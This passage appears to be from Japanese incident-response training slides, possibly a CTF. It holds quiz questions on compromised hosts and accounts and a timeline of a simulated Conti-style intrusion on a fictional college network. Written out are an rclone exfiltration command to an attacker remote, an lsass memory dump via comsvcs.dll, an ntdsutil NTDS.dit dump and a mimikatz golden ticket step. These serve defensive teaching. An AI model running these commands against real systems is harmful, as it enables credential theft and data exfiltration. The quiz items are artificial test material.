rclone.exe copy "\\<サーバー 3>\<フォルダーのパス>" remote:<標的の名前> -q -ignore-existing -auto-confirm -multi-thread-streams 12 -transfers 12
C:\Users\<乗っ取ったドメイン管理者>\.config\rclone\rclone.conf
```

また、攻撃者は cp.bat というパッチスクリプトを実行し、ファイル名に「pas」という文字列を含むすべての XLSX ファイルをコピーして、ユーザー認証情報を検索しました。

https://news.sophos.com/ja-jp/2021/03/03/conti-ransomware-attack-day-by-day-jp/

8.1 Incident Response（1pt）

攻撃者によってアクセスがあったシステムを以下からすべて選択し、その番号を列挙せよ。（記述問題）

1. WS01
2. WS02
3. WS03
4. DC01
5. FILE01

8.2 Incident Response (1pt)

攻撃者が悪用したアカウントを以下からすべて選択し、その番号を列挙せよ。（記述問題）

1. Henderson
2. Swan
3. Evans
4. eden

攻撃シナリオまとめ（1/2）

Timestamp	Tactics	Event	Host	user
14:22:02	Initial Access	Excelで tomatet.xlsm を開き、C2接続が確立	WS02	eden-college¥swan
14:27:16	Discovery	ユーザを確認（whoami /all）		
14:27:29		ローカルユーザを列挙（net user）		
14:27:41		ローカルユーザグループの列挙（net localgroup）		
14:28:09		Administratorsグループのメンバ列挙（net localgroup Administrators）		
14:28:54		ウイルス対策ソフトウェアの確認 （wmic /namespace:¥¥root¥SecurityCenter2 path AntiVirusProduct get /format:list）		
14:30:28		Windows Defenderの動作確認（sc queryex WinDefend）		
14:31:37		動作してるタスク一覧を確認（tasklist）		
14:35:53		AdFindを実行（C:¥ProgramData¥AdFind¥adfind.bat）		
14:45:28	Privilege Escalation	管理者権限で C:¥Users¥Swan¥AppData¥Local¥Temp¥attach.exe を起動（UACが起動）		
14:51:01	Credential Access	comsvcs.dllを使用したlsass.exeのメモリダンプし、ZIP圧縮（lsass.zip）、元のファイルを削除		eden-college¥swan （Privileged）
14:53:21	Exfiltration	lsass.zip を持ちだし		
15:01:23	Persistence	自動起動設定(C:¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs¥StartUp に attach.exe を作成）		
15:04:12	Lateral Movement	lsassのメモリダンプから発見した eden の Credential を用いてPsExec。DC01でattach,exe を実行		

攻撃シナリオまとめ（2/2）

Timestamp	Tactics	Event	Host	user
15:09:42	Discovery	ユーザを確認（whoami /all）	DC01	NT AUTHORUTY¥SYSTEM
15:10:22		ローカルユーザを列挙（net user）		
15:10:51		ローカルユーザグループの列挙（net localgroup）		
15:11:27		Administratorsグループのメンバ列挙（net localgroup Administrators）		
15:12:25		ウイルス対策ソフトウェアの確認 （wmic /namespace:¥¥root¥SecurityCenter2 path AntiVirusProduct get /format:list）		
15:12:38		Windows Defenderの動作確認（sc queryex WinDefend）		
15:13:02		動作してるタスク一覧を確認（tasklist）		
15:19:36	Credential Dump	NTDS.dit をdump（ ntdsutil “ac i ntds” ifm ”create full $env:TEMP¥dump” q q ）		
15:22:32	Exfiltration	ntdsutilでdumpしたファイル一式を圧縮したファイル（dump.zip）を持ち出し		
15:26:55	Credential Dump	klist purge でKerberosチケットのキャッシュを削除	WS02	eden-college¥swan（Privileged）
15:28:28		mimikatzでGolden Ticket作成		
15:29:39	Discovery	FILE01のファイル共有を確認（net view ¥¥file01.eden-college.local）		
15:36:02	Exfiltration	student_grades.xlsx をrclconeを用いてminioに持ち出し		
15:36:35		student_list.xlsx をrcloneを用いてminioに持ち出し		
15:36:41		entrance_exam.docxをrcloneを用いて minioに持ち出し		

まとめ

- Officeのマクロ機能を起点とした初期アクセスを実行
- Windows標準ツール、正規ツールを使用して攻撃を実施
- Active Directoryの仕組みを悪用した攻撃を実施

Thank you!!